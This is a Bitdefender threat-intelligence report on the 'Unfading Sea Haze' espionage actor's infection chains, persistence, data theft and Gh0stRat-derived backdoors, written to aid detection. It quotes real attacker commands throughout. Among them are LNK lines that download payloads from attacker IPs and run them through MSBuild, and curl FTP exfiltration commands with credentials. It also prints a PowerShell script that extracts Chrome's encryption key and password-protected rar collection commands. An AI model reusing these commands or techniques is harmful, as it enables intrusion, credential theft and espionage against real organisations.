Bitdefender

Deep Dive into the Unfading Sea Haze

A technical look at a threat actor's ever-evolving tools and tactics

Trusted. Always.

Contents

Authors: Victor VRABIE - Senior Security Researcher @ Bitdefender

Overview

Bitdefender researchers investigated a series of incidents at high-level organizations in countries of the South China Sea region, all performed by the same threat actor we track as **Unfading Sea Haze**. Based on the victimology and the cyber-attack's aim, we believe the threat actor is aligned with China's interests.

As tensions in the region rise, they are reflected in the intensification of activity on behalf of the **Unfading Sea Haze** actor, which uses new and improved tools and TTPs.

We noticed multiple times that the actor was regaining access to the victim's systems either because of improper credential hygiene or because of bad patching strategies of the edge devices and exposed web services. Thus, this publication intends to raise awareness of the importance of respecting essential best practices that ensure security and to share with the community information that could help detect and disrupt **Unfading Sea Haze**'s espionage activities.

Key findings

- The Unfading Sea Haze impacted at least 8 military and government organizations, a threat actor that has been active at least since 2018.
- One of the infection vectors used by **Unfading Sea Haze** is spear phishing with zip archives containing lnk deploying **SerialPktdoor** backdoor.
- The tools of choice for Unfading Sea Haze's post-compromise activity are .net payloads sharpJsHandler and SerialPktDoor and two variations of the Gh0stRat—EtherealGh0st and FluffyGh0st—which evolved from two other old variants, TranslucentGh0st and SilentGh0st, used by the threat actor since at least 2018.
- The actor uses the legitimate RMM, presumably as a backup access point into the victim's network.
- The aim of the activity is espionage, the actor presenting an interest in doc, docx, pdf, txt, and ppt files, also targeting browser data and cookies, and exfiltrating Telegram, Viber, and other messaging app files

Technical details

Our investigation into the **Unfading Sea Haze** activity started back at the end of 2021 – beginning of 2022 when investigating an incident involving exfiltration of data over FTP using curl utility:

```
curl -C - ftp://139.180.221[.]55:80/ -u admin:EH3FqtECXv152 -T c:\\windows\\addins\\fs.tmp
```

We started looking for similar attempts of exfiltration with curl over FTP, and the instances we identified share a few similarities, such as the re-use of the credentials for FTP authentication - ***admin:EH3FqtECXv152***, which was a strong indicator that we are dealing with the same threat actor. This was later proven to be true based on multiple other artifacts. Interestingly, the same IP address of the FTP server noticed initially led us to conclude that the exact moment when the curl command line was executed corresponded to a shift in the actor's exfiltration technique. The Unfading Sea Haze used the same IP address (as well as many others) with the help of a custom tool for moving data from the victim to the attacker 's-controlled infrastructure prior to starting using Curl and FTP for exfiltration.

Given the specific information targeted by the attackers, it suggests they are likely state-sponsored. Their primary objective appears to be espionage aimed at understanding strategies for handling escalating conflicts in the South China Sea region.

As of the initial detection of the threat actor's activity, we have thoroughly been monitoring various file sources and telemetry. This effort has allowed us to gain a strategic overview of the collection of Tactics, Techniques, and Procedures (TTPs) utilized by **Unfading Sea Haze**, with several of them observed in the wild. An identifiable trait of the threat actor is their practice of testing new samples in a controlled environment prior to utilizing them in real-life situations. This approach has allowed for a glimpse into the attacker's extensive arsenal of tools and helped us gain insight into their objectives.

Infection vector

The initial access method used on the identified victims remains unknown, presumably occurring at a much earlier stage, rendering forensic evidence unhelpful. The actor managed to remain concealed and maintain access for an extended period.

However, at least one method of initial access was possible to uncover: the utilization of spear-phishing emails containing archives with LNK files set to execute malicious commands.

The LNK files with subsequent command lines were obtained after the attackers executed them in a test environment against a Bitdefender solution. This was done to assess the effectiveness of the malicious archives in evading defense mechanisms. The table below summarizes these attempts:

Time of attempted execution	Zip and lnk	Lnk command line
2023-03-28 07:40:43Z	SUMMARIZE SPECIAL ORDERS FOR PROMOTIONS CY2023 (2).zip\SUMMARIZE SPECIAL ORDERS FOR PROMOTIONS CY2023 (2).lnk	"C:\Windows\System32\cmd.exe" ;At Ring, we believe that stronger communities are the key to safer neighbourhoods. Our suite of innovative whole-home security products is making that mission a reality. we believe that stronger communities are the key to safer neighbourhoods.;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 167.71.212[.]162/Ring.mp4 -o C:\Users\Public\Libraries\Ring.mp4&TIMEOUT /T 10 /NOBREAK&C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild C:\Users\Public\Libraries\Ring.mp4>nul&&echo Trump graduate
2023-04-03 07:32:32Z	data.zip\data.lnk	"C:\Windows\System32\cmd.exe" ;Learn English online and improve your skills through our high-quality courses and resources all designed for adult language learners. here has been specially created by the British Council;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 159.223.90[.]189/data.log -o C:\Users\public\Libraries\data.log&TIMEOUT /T 10 /NOBREAK&C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild C:\Users\public\Libraries\data.log>nul&&echo Trump graduate
2023-04-03 07:54:33Z	doc.zip\doc.lnk	"C:\Windows\System32\cmd.exe" ;Learn English online and improve your skills through our high-quality courses and resources all designed for adult language learners. Everything you find here has been specially created by the British Council;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 159.223.90[.]189/Recorded.log -o C:\Users\Public\Libraries\Recorded.log&TIMEOUT /T 10 /NOBREAK&C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild C:\Users\Public\Libraries\Recorded.log>nul&&echo Trump graduate
2023-04-03 08:06:22Z	doc.zip\doc.lnk	"C:\Windows\System32\cmd.exe" ;Learn English online and improve your skills through our high-quality courses and resources all designed for adult language learners. Everything you find here has been specially created by the British Council;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 159.223.90[.]189/Recorded.log -o C:\Users\public\Libraries\Recorded.log&TIMEOUT /T 10 /NOBREAK&C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild C:\Users\public\Libraries\Recorded.log>nul&&echo Trump graduate

2023-05-24 08:32:54Z	Startechup_fINAL.zip\Startechup_fINAL.docx.lnk	"C:\\Windows\\System32\\cmd.exe" ;Learn English online and improve your skills through our high-quality courses and resources all designed for adult language learners. Everything you find here has been specially created by the British Council;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 159.223.78[.]147/Recorded.log -o C:\\Users\\Public\\Libraries\\Recorded.log&TIMEOUT /T 10 /NOBREAK&C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSBuild C:\\Users\\Public\\Libraries\\Recorded.log>nul&&echo Trump graduate

The common feature of all the command lines in the lnk files is the use of long strings as comments used to evade detection.

It was possible to download the payload from **159.223.78[.]147/Recorded.log** URL and its analysis revealed that it is a script that intends to load the .NET assembly 79da81e35600e3d9ec793537d04920c8 and to invoke its Main function as follows:

```
GetMethod("Main").Invoke(null,new object[] {new string[]
{"MTQvMWUwYTZkYjg0M2MvYjdhMC9jL2M2M2QxZDVkMWU=","95327","anBfYStwaXJqX2wrYGxq","320","3116"} })
```

The analysis of the 79da81e35600e3d9ec793537d04920c8 assembly concluded that it is a backdoor seen in the wild internally known as **SerialPktdoor** – described in more detail in the following sections.

In March 2024, new artifacts related to archives used for the initial access were observed.

The archive names were either related to the installation process of Microsoft Defender or related to the US political subjects:

install microsoft defender web protection.zip	install microsoft defender web protection.lnk
start windowsdefender.zip	start windowsdefender.lnk
Wlndovvs Deffender User Guide Document.zip	wlndovvs deffender user guide document.lnk
barack obama's tenure as the 44th president of the united states.zip	barack obama's tenure as the 44th president of the united states.lnk
barack obama's tenure as the 44th president of the us.zip	barack obama's tenure as the 44th president of the us.lnk
Presidency of Barack Obama.zip	barack obama's tenure as the 44th president of the us.lnk
Assange_Labeled_an_'Enemy'_of_the_US_in_Secret_Pentagon_Documents102.zip	Assange_Labeled_an_'Enemy'_of_the_US_in_Secret_Pentagon_Documents.pdf.lnk

The lnk file is set to execute a PowerShell command line similar to the one bellow or the base64 encoded representation of it:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w Hidden -c \"net use http://loadviber.webredirect[.]org;Start-Process -WindowStyle Hidden -WorkingDirectory \\154.90.34[.]83\exchange\info C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
```

By setting the current directory to that share location, MSBuild.exe executes the payload from a found file with the extension "***proj***".

In one instance, the PowerShell command line from the lnk contained a large comment used as an attempt to evade detection:

```
;"\"Barack Obama's tenure as the 44th president of the United States began with his first inauguration on January 20, 2009, and ended on January 20, 2017. Obama, a Democrat from Illinois, took office following his victory over Republican nominee John McCain in the 2008 presidential election. \"";
```

A more complex approach of delivery of the payload was noticed in an archive named "**(U)_Summary_Complaint_Report001.zip**" where the "**(U)_Summary_Complaint_Report.lnk**" is set to execute the following command line:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" ;\"Joseph Robinette Biden Jr. (/'ba?d?n/ (listen) BY-d?n; born 20 November 1942) is an American politician who is the 46th and current president of the United States. A member of the Democratic Party, he previously served as the 47th vice president from 2009 to 2017 under President Barack Obama, and represented Delaware in the United States Senate from 1973 to 2009.\";$O=$env:tmp;$X=\"(U)_Summary_Complaint_Report.lnk\";$Q="gci $O -r -ea 0|?{$_.Name -like $X -and $_.Length -eq 205518}|sort LastWriteTime -desc";if($Q.Count -gt 0){$X=$Q[0].FullName;};$Y=[System.IO.File];$K=$Y::ReadALlBytes($X);$Z=$O+\"\(U)_Summary_Complaint_Report.jpg\";$Y::WriteAllBytes($Z,$K[3616..202733]);if(test-path $Z){&$Z;};$Z=$O+\"\New_Text_Document_jpg_012.log\";$Y::WriteAllBytes($Z,$K[202734..205517]);c:\w*\*t\*4\v4*\*d.*e "$Z";
```

The path of the "**(U)_Summary_Complaint_Report.lnk**" file from the temp folder is found and then, from fixed positions within the lnk file two buffers are written to disk as "**(U)_Summary_Complaint_Report.jpg**" and "**New_Text_Document_jpg_012.log**".

Next action is to call **c:\w**t*4\v4**d.*e "$Z"**, which in fact will execute **C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe** having the path to "**New_Text_Document_jpg_012.log**" as a parameter.

The actual payload is very likely to reside in **(U)_Summary_Complaint_Report.jpg**.

A similar command line is contained in another lnk file **Pub_Jan_28_2009_Order_Regarding_Prelim_Notice_of_Compliance.lnk**

from the archive **Pub_Jan_28_2009_Order_Regarding_Prelim_Notice_of_Compliance100.zip**.

On one affected machine, we found traces of the execution of malicious tools that suggest the abuse of Apache httpd.exe, indicating that exploiting web services might also be a preferred means of victim compromise.

Persistence

The threat actor prefers using scheduled tasks for persistence of its malicious tools as it's the most used mechanism observed in almost every operation. A list of scheduled task names is presented below:

update
brotherprtdrv
microsoftupdate
synchronizetime222
microsoft\\windows\\wmiprvse
microsoft\windows\devicesflow
microsoft\\windows\\prod
microsoft\\windows\\coint
microsoft\\adobeupdate
\\microsoft\\windows\\setwlansvc\\mscorsvw
\\microsoft\\windows\\appxdeploymentclient\\proactivescan
\\microsoft\\windows\\textservicesframework\\synchronizetime222
\\microsoft\\windows\\clipsetup\\clipsvc
\\microsoft\\windows\\connection\\netsync
\\microsoft\\windows\\services\\servermanager

Interestingly, the names of the tasks, in many cases, reflect the filename of the legitimate executables abused for sideloading. This is illustrated, for example, by the tasks **\\microsoft\\windows\\clipsetup\\clipsvc** and **\\microsoft\\windows\\setwlansvc\\mscorsvw** that are set to execute clipsvc.exe and mscorsvw.exe. The threat actor is aware of what software is running on the victim's system and usually copies the legitimate binaries abused for sideloading directly from the legitimate location. In one instance, the malicious DLL file c:\\ProgramData\\Microsoft\\ServerManager\\Events\\msftedit.dll was loaded with a legitimate copy of mspaint.exe copied from the legitimate location:

Malicious location	Legitimate location
c:\\ProgramData\\Microsoft\\ServerManager\\Events\\ServerManager.exe	c:\\Windows\\WinSxS\\amd64_microsoft-windows-mspaint_31bf3856ad364e35_10.0.17763.1697_none_db927d8fc072840a\\mspaint.exe

Another similar pattern is observed with the tasks **microsoft\\windows\\prod** and **microsoft\\windows\\coint** which were set to load the DLLs prod.dll and coint.dll with the utility regsvr32.exe.

Valid Accounts is another technique the threat actor employs to keep access to key systems. Besides the credentials of domain administrators obtained post-compromise, there were attempts to enable the local Administrator account and reset its credentials. After password reset, usually follows setting the registry key value "**Administrator**" to 0 for the key **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList**, action that intends to hide the user from Welcome Screen. Only two passwords for Administrator account set by the threat actor were noticed during the investigation – **D0ueqw0A_63dJJ** and **UxxUtZBcM_x8gSb6IHWvp.**

Because of the use of such techniques, it is very difficult to block the threat actor from regaining access as it is very hard to identify abuses of legitimate accounts and to remediate the situation.

Another technique used by **Unfading Sea Haze**, which is usually used by financially motivated threat actors and rarely seen employed by state sponsored threats is the use of RMM tools. In this case, the threat actor opted for **iTarian** RMM.

The **iTarian** RMM has been part of the attacker's arsenal since September 2022. The installer is downloaded using curl directly from the URL generated from the official site, and then it is remotely copied to the target systems and executed. The curl utility is usually used by malicious agents present on one of the victim's systems. In one instance, the EtherealGh0st backdoor is suspected of being used for **iTarian** installation.

Here are two URLs where the installer was downloaded from:

https://ppvrd.itsm-us1.comodo[.]com/download/win/communication_client/latest/em_bxqqjkvv_installer.msi -o em_bxqqjkvv_installer_Win7-Win11_x86_x64.msi
https://becker-msp.itsm-us1.comodo[.]com/download/win/communication_client/8.2/em_nQiY9yRK_installer.msi -o em_nQiY9yRK_installer.msi

In mid-December 2023, new TTPs were employed by **Unfading Sea Haze** for remote execution and supposedly for persistence of the malicious tools, suggesting that maintaining its espionage operation is of high priority and that the threat actor can adapt to the improved defenses and can keep a stealthy posture inside the victim's network. The new approach was to use a legitimate executable found on the victim's system and to plant a malicious loader DLL file to be sideloaded by the executable instead of the legitimate DLL file that the executable depends on. So, the malicious loader is written at **%SYSTEM%\perceptionsimulation\hid.dll** and the legitimate **%SYSTEM%\perceptionsimulation\perceptionsimulationservice.exe** executable will load the malicious loader instead of the legitimate DLL **%SYSTEM%\hid.dll.** The perceptionsimulationservice.exe is executed by the service named "**perceptionsimulation**" with display name "Windows Perception Simulation Service".

Interestingly, the default startup type for this service is set to Manual and it wasn't possible to establish if the startup type was changed on victim. It is possible, though, that the service is started manually from another infected system as indicated by a recovered executable servicemove64.exe (md5: 9425f9f7cc393c492deb267c12d031c5) - a tool that given a hostname at the command line and an architecture type (x86 or x64) it will write the **%SYSTEM%\perceptionsimulation\hid.dll** file on the target and will start **perceptionsimulation** service.

The responsibility of the malicious loader hid.dll is to load another DLL file called hidserv.dll. Among the collected artifacts, two types of payloads named hidserv.dll were identified – **EtherealGh0st** and the **xkeylog** malware.

There are also artifacts suggesting that during 2019, the threat actor tampered with the Default Domain Policy of one of the victims to spread multiple malware components. The malicious DLL file was located at **\sysvol\<domain>\policies\{31b2f340-016d-11d2-945f-00c04fb984f9}\machine\applications.dll**. All collected samples correspond to three different malware tools:

8c31532f73671995d7f3b6d5814ba726	Ps2dllLoader having as payload the .net assembly 0dd4603f7c3a80a2408e458fe58b2e60 which is **InsidiousGh0st** implemented in c#
55a246ace9630b31c43964ebd551e5e2	**FluffyGh0st**
11c7f264184ed52df4a3836a623845c8	**TranslucentGh0st**

There are malicious traces indicating that the actor might persist on web servers, both Windows IIS and Apache httpd, using either web shells or malicious IIS modules and httpd modules. Although multiple forensic artifacts were collected, no conclusive results were obtained regarding the exact mechanism for persistence due to missing information.

Data Collection

The analysis of the collected artifacts suggests the aim of the attacks is espionage. Among the tools specifically crafted to perform data collection are the **xkeylog** tool, a browser data stealer and a Windows Portable Device monitor tool. Although these tools give the attacker access to significant information, much of the data collection was performed manually using rar.exe, and the indications about the files of interest were given as command line parameters.

The **xkeylog** keylogger, named after its very frequent export name, can collect keystrokes on the target machine. It was identified in many forms, such as DLL files and shellcode payloads. Examples of locations where the **xkeylog** tool was encountered are:

- ↳ c:\windows\setup\cert.dll
- ↳ c:\windows\cursors\curs.cur

The DLL files were loaded using regsvr32.exe and the shellcodes containing the **xkeylog** were executed through various means, one of them being via **perceptionsimulation** service.

The keylogger monitors the keystrokes and the clipboard content and writes the information to a file, the location of which is hardcoded in the binary under a simple encryption with a chain of one-byte XOR with 0x44 followed by an ADD with 0x55. The observed files for storing the logged content are:

C:\ProgramData\Microsoft\DRM\server.xml
%appdata%\Microsoft\SystemCertificates\My\Certificates\cert.dat
%appdata%\Microsoft\IME\Dict.dat

Although used mostly during 2019, the analyzed browser data collector is a relevant piece of tooling demonstrating the attacker's vast arsenal. Not only the tool itself but also the loader used to execute the tool is of interest as it was used for executing at least one more tool – a network scanner that continues to be used by the attackers. The loader uses the hardcoded key "**xyz123xyz**" and an implementation of AES with dynamically generated SBOX to decrypt the payload, followed by an aplib decompression before loading the PE executable into the memory.

Once loaded in memory and executed, the browser stealer checks for the provided command line arguments to perform the necessary actions – parsing the browser's internal database files for extracting useful information such as cookies. The accepted parameters are contained in this string - " **cfieo:p:C:E:W:P:**" - indicating what type of browser the tool should target and what file to save the output to. The analysis showed that it is capable of extracting cookies from chrome, firefox, iexplorer and msedge and can parse the msie_webcache, if **W** parameter is given with the concrete .dat file to parse. Here are a few command lines used in the wild by the threat actor:

-c -o ll.txt
-c -o c.txt
-c -o cccc.txt
-c -o list.log
-f -o list.log
-f -C \"C:\\Users\\<redacted>\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\x04r8ytk.default-1538443044291\\cookies.sqlite\" -o f.txt
-cif -o c:\\intel\\logs\\c.txt
-W WebCacheV01.dat

Another interesting piece of malware encountered during the investigation was a tool that monitors USB and Windows Portable Device insertion. Found at **c:\users\<user>\appdata\roaming\mscorsvc.dll (7e10d7dd09f5ee2010990701db042f11)**, the monitoring tool is loaded via side-loading. After its execution, every 10 seconds it checks if there was a Windows Portable Device mounted, and if so, a http GET request to the following URL is issued to notify the attackers about the event:

http://139.180.216[.]33/ico/error/?<computer name>%20<device manufacturer>%20<device model>%20<device friendly name>

Information about the event is logged in the file **%appdata%\Microsoft\SystemCertificates\My\Certificates\log\mtp** with the following format:

<computer name> <device manufacturer> <device model> <device friendly name>(timestamp when the device was identified)

Then, an extensive file listing of the device starts and information about the files is logged in the file

%appdata%\Microsoft\SystemCertificates\My\Certificates\log\<device manufacturer>_<device model>_<device friendly name>_timestamp, containing the path, the last modification time, and the size of each file, one per line.

The sample's analysis shows that the code dealing with the Windows Portable Device was adapted from public repositories based on code similarity and on strings such as "WPD Sample Application" found in the binary.

The tool also monitors the insertion of regular USB drives, waiting for **DEVICECHANGE** events with wparam set to **WM_APP** and lparam set to **DBT_DEVTYP_VOLUME**. A similar http GET request is performed to the same URL, followed by a listing of the device and logging information about encountered files.

None of the tools described perform exfiltration, meaning that this task is performed manually by the threat actor.

There are multiple indicators of the collection process and what information is of interest for the threat actor.

For instance, the threat actor looks for files by extension with rar.exe utility, indicating at the command line to accept only files with a given extension that were modified after a date. Similar commands were used to collect files from remote systems, using valid credentials and "net use" command prior to issuing the rar.exe command. The resulting archive is password-protected and is exfiltrated once the collection process is done. Examples of command lines are:

```
%temp%\\24D0.tmp "a" "-m2" "-hpGX1gr85QeloIMy6ceVisdd" "-ta[20230501]" "-n*.txt" "-n*.pdf" "-n*.xls" "-n*.xlsx" "-n*.doc" "-n*.docx" "-n*.ppt" "-n*.pptx" "-r" "fd11.dat" "G:\\"
```

```
%temp%\\70F1.tmp "a" "-m2" "-hpGX1gr85QeloIMy6ceVisdd" "-ta[20230602]" "-n*.txt" "-n*.pdf" "-n*.xls" "-n*.xlsx" "-n*.doc" "-n*.docx" "-n*.ppt" "-n*.pptx" "-r" "fd11.dat" "C:\\<redacted>\\Desktop" "C:\\Users\\<redacted>\\Downloads" "C:\\Users\\<redacted>\\Documents" "C:\\Users\\<redacted>\\dropbox" "D:\\" "E:\\" "F:\\" "C:\\$RECYCLE.BIN"
```

```
cmd /c era.exe a -m5 -hpw0kZ1RB2dfeNpvzklvRh -ta[20230403000000] -n*.txt -n*.doc -n*.docx -n*.pub -n*.xls -n*.ora -n*.ppk -n*.ppt -n*.pptx -n*.xlsx -n*.pdf -n*.png -n*.csv -n*.xml -x*\\appdata\\* -x"$RECYCLE.BIN" -x"*\\All Users\\*" -r "C:\\Windows\\addins\\1\\176.tmp" "\\\\<redacted>\\c$\\users" "\\\\<redacted>\\d$\\"
```

```
cmd /c era.exe a -m5 -hpw0kZ1RB2dfeNpvzklvRh -ta[20230403000000] -n*.txt -n*.doc -n*.docx -n*.pub -n*.xls -n*.ora -n*.ppk -n*.ppt -n*.pptx -n*.xlsx -n*.pdf -n*.png -n*.csv -n*.xml -x*\\appdata\\* -x"$RECYCLE.BIN" -x"*\\All Users\\*" -r "C:\\Windows\\addins\\1\\241.tmp" "\\\\<redacted>\\c$\\users" "\\\\<redacted>\\f$\\"
```

Besides the Word documents and pdf files, the threat actor also collected files related to messaging apps such as Telegram and Viber. The collection starts by terminating the telegram.exe and viber.exe processes to access the files that otherwise would be locked. Then, the corresponding rar.exe command is issued to archive the files:

```
%temp%\\1B33.tmp "a" "-hpmjAh40voLRZ9vQ4qA13g" "t.dat" "5AA06F1247B514D3s" "8FE2EB2CF0DCF000s" "A7FDF864FBC10B77" "A7FDF864FBC10B77s" "D877F783D5D3EF8C" "D877F783D5D3EF8Cs" "F032C622FB5644ACs" "key_datas" "-df"
```

```
move "c:\\users\\<redacted>\\AppData\\Roaming\\Telegram Desktop\\tdata\\*" C:\\programdata\\log1\\
```

```
C4B5.tmp "a" "-hpmjAh40voLRZ9vQ4qA13g" "v.dat" "*db*" "639457583638\\*db*"
```

A new tool for browser data collection emerged in March 2024 – a Powershell script embedded in a Ps2dllLoader sample was identified. Its purpose is to parse the Chrome internal files and to extract sensitive information:

```
Add-Type -AssemblyName System.Security
$path = "C:\Users\<redacted>\AppData\Local\Google\Chrome\User Data\Local State"
$pathver = "C:\Users\<redacted>\AppData\Local\Google\Chrome\User Data\Last Version"
$regex = """encrypted_key"":""(.*?)"""
$enckey = select-string -Path $path -Pattern $regex -AllMatches | % { $_.Matches } | % { $_.Value }
Foreach ($key in $enckey) {
    $strkey= $key.SubString(17,$key.Length-18)
    $bytes = [System.Convert]::FromBase64String($strkey)
    $enc  = [byte[]]::new($bytes.Length-5)
    [System.Array]::Copy($bytes,5,$enc, 0, $bytes.Length-5)
    $dec = [Security.Cryptography.ProtectedData]::Unprotect($enc, $null,  [Security.Cryptography.DataProtectionScope]::LocalMachine)
    $basestr =[System.Convert]::ToBase64String($dec)
    $basestr  |out-file C:\programData\aa.txt
}
 Get-Content -Path $pathver |out-file C:\programData\bb.txt
```

A similar script targeting the Edge browser also exists.

The collected and staged files are then exfiltrated using malicious agents, via specialized tools or by uploading the data on ftp with the curl utility.

Data exfiltration

After an extensive analysis of the artifacts collected during the investigation, we concluded that the exfiltration process during the period `2018-03-01 -- 2022-01-20` was performed using a custom tool we refer to as **DustyExfilTool**. Starting with 2022, the attackers shifted away from using the tool to using the curl utility to exfiltrate the data on an FTP server.

DustyExfilTool is a command line tool that, simply put, accepts a file path and server IP address and port and will send the file to that server. Internally, the tool uses TLS over TCP to communicate with the server and sends the following format for a particular file:

```
<content size in little endian, 8 bytes><file path, 64 bytes><content>
```

Here are a few details about the accepted parameters:

Parameter	Details
-r	Indicates the port used to bind to 0.0.0.0. This parameter will make the tool act like a server, meaning it will accept TLS connections and will receive file from the remote client.
-c	This option makes the tool to show more status messages if used in combination with –r option
-f	Indicates the file path that should be sent to the server
-s	Indicates the ip address and port of the server

DustyExfilTool will send the file as a packet formatted as previously described on both client and server side. Although a few variations were found, the functionality stays consistent.

A list of FTP IP addresses compiled from the telemetry and other sources is:

IP	Time of use as upload server	IP	Time of use as upload server
45.32.125.175	**2019-03-14**	**95.216.63.45**	**2019-10-08**
146.185.136.221	**2019-03-22**	**95.175.110.179**	**2019-10-23**
167.99.222.58	**2019-03-27**	**185.140.55.97**	**2019-10-29**
185.244.130.34	**2019-03-29**	**94.140.125.11**	**2019-10-30**
91.235.143.251	**2019-04-03**	**94.140.114.223**	**2020-02-11**
185.244.129.60	**2019-04-10**	**145.249.107.75**	**2020-02-11**
185.195.237.114	**2019-04-25**	**94.140.114.72**	**2020-02-11**
185.198.57.135	**2019-05-16**	**185.82.126.195**	**2020-02-12**
95.216.63.54	**2019-07-19**	**193.37.212.97**	**2020-02-18**
152.89.161.26	**2019-09-10**	**45.153.241.111**	**2020-05-07**
194.5.250.54	**2019-09-25**	**139.180.221.55**	**2022-01-20**

Starting with 2022-01-20, the threat actor switched from **DustyExfilTool** to curl and exfiltration over FTP. The first attempt of exfiltration with curl used the ***admin:EH3FqtECXv152*** credentials as in the following command line:

curl -C - ftp://139.180.221[.]55:80/ -u admin:EH3FqtECXv152 -T c:\\windows\\addins\\fs.tmp

Starting with 2023, the user and password for ftp server were changed more often and both the user and password look randomly generated. A list of observed IP addresses used for exfiltration is presented below:

IP	Time of use as ftp server
142.93.80[.]236	2023-06-20
143.198.80[.]75	2023-06-09
68.183.185[.]80	2023-03-24
206.189.153[.]85	2023-03-17
165.232.84[.]56	2023-03-16
165.22.104[.]184	2023-02-22
139.59.61[.]42	2022-12-27
178.128.19[.]134	2022-11-02
139.180.221[.]55	2022-01-20

Malware dissection

The **Unfading Sea Haze** threat actor developed a complex arsenal of malicious agents and tools and in this section, we intend to shed light on the most used components.

At least since 2018, the threat actor has mostly used three types of malicious agents: SilentGh0st, TranslucentGh0st, and three flavors of the .net agent **SharpJSHandler**.

Starting in 2023, multiple new malicious components started to be deployed on victims in place of the old ones, probably to minimize the probability of detection. And so, the EtherealGh0st, InsidiousGh0st, Serialpktdoor, and a few more tools were embedded into the actor's operations.

The Ps2dllLoader, a loader used to load the .net malware in memory using a combination of .net and PowerShell features, seems to be replaced by a new mechanism of loading the .net payloads using msbuild.exe and C# payloads that use Microsoft.Build.Utilities.Task to load and execute the agents.

The most recent development in delivery of the .net agents is reflected in the sample msdoc.exe (md5:124bdaaa70da4daeacbc0513b6c0558e) that decrypts the smb path **\\154.90.34[.]83\exchange\info** and intends to create a process of C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe giving it the smb path as argument so that the msbuild.exe will list the remote folder in order to find a csproj file to load. With the help of such executables, the threat actor will no longer need to store the C# payload that loads the agent on disk.

In the following section, technical details about the malicious agents used by Unfading Sea Haze are presented.


Hunting for the Gh0st army

All the malware families encountered during the investigation, although different, have some common characteristics with the Gh0stRat family. Besides code similarity, a few samples have RTTI information and strings, making the comparison easier. Here are a few byte sequences related to the known classes that the Gh0stRat uses and that were found in samples used by Unfading Sea Haze:

.?AVCKernelManager@@
.?AVCClientSocket@@
.?AVCPluginManager@@
.?AVCManager@@
.?AVCInteractivShellS@@
.?AVCShellExManager@@

Besides that, the main function of the executable of the Gh0st family has a common pattern of starting two threads consecutively which makes the identification easier.

Based on file attributes of the collected samples, we established an approximative timeline of usage of the tools:



EtherealGh0st

The execution of the EthrealGh0st agent starts with the decryption of c2 addresses and ports, which are base64 encoded strings. After decoding, a SUB 6 operation is performed on the resulting buffer, and the c2 and port are passed down to establish the connection. Although the port is also encoded, it always has the same value, "Ojo5," which corresponds to 443 after decryption. Here are a few domain and IP addresses extracted from the collected artifacts:

bit.kozow.com
mail.pcygphil.com
mail.bomloginset.com
188.166.224.242

sopho.kozow.com
message.ooguy.com
209.97.167.177
airst.giize.com
employee.mywire.org
payroll.mywire.org
helpdesk.fxnxs.com
provider.giize.com

The execution continues with the initialization of the structure **CCoreManager**. StartWorkThread parses the C2 address in case the decrypted string contains multiple comma-separated addresses. Then, the connection to the c2 is established using TLS over TCP. This process also includes an authentication in which the agent and the server exchange a few messages of 12 bytes, and one of the criteria is that the first 4 bytes contain "!C\0\0", after which the Shell function is invoked.

```
void __fastcall __noreturn _______________(char *port, char *c2_addresses)
{
  char core[1072]; // [rsp+30h] [rbp-448h] BYREF

  CCoreManager::CCoreManager((CCoreManager *)core, port, c2_addresses);
  CCoreManager::StartWorkThread((CCoreManager *)core);
}                                                       //
```

The Shell function will receive strings from the C2 that will be passed to **CCoreManager::ShellExecuteA** function that will interpret the command accordingly:

```
__int64 __fastcall CCoreManager::Shell(char *lpThreadParameter)
{
  char Buffer[304]; // [rsp+20h] [rbp-148h] BYREF

  memset(Buffer, 0, 296);
  while ( (unsigned int)CClientSocket::GetCmdLine(
                          (CClientSocket *)(lpThreadParameter + 264),
                          (unsigned __int8 *)Buffer,
                          296)
      && (unsigned int)CCoreManager::ShellExecuteA((CCoreManager *)lpThreadParameter, Buffer) )
    ;
  sub_180001CC8(&dword_1800F5A70, *((_QWORD *)lpThreadParameter + 35));
  CClientSocket::Disconnect((CClientSocket *)(lpThreadParameter + 264));
  return 1i64;
}
```

The accepted commands are **exit**, **quit**, **unistall**, **exitex** and **plugin** as follows from the image:

```
__int64 __fastcall CCoreManager::ShellExecuteA(CCoreManager *this, char *Buffer)
{
  char String1[272]; // [rsp+20h] [rbp-238h] BYREF
  CHAR Filename[272]; // [rsp+130h] [rbp-128h] BYREF

  memset(String1, 0, 260);
  sscanf(Buffer, "%s", String1);
  if ( !stricmp(String1, String2) )
    return CClientSocket::SendMessageA((CCoreManager *)((char *)this + 264), "%s>", (const char *)this);
  if ( stricmp(String1, "exit") && stricmp(String1, "quit") )
  {
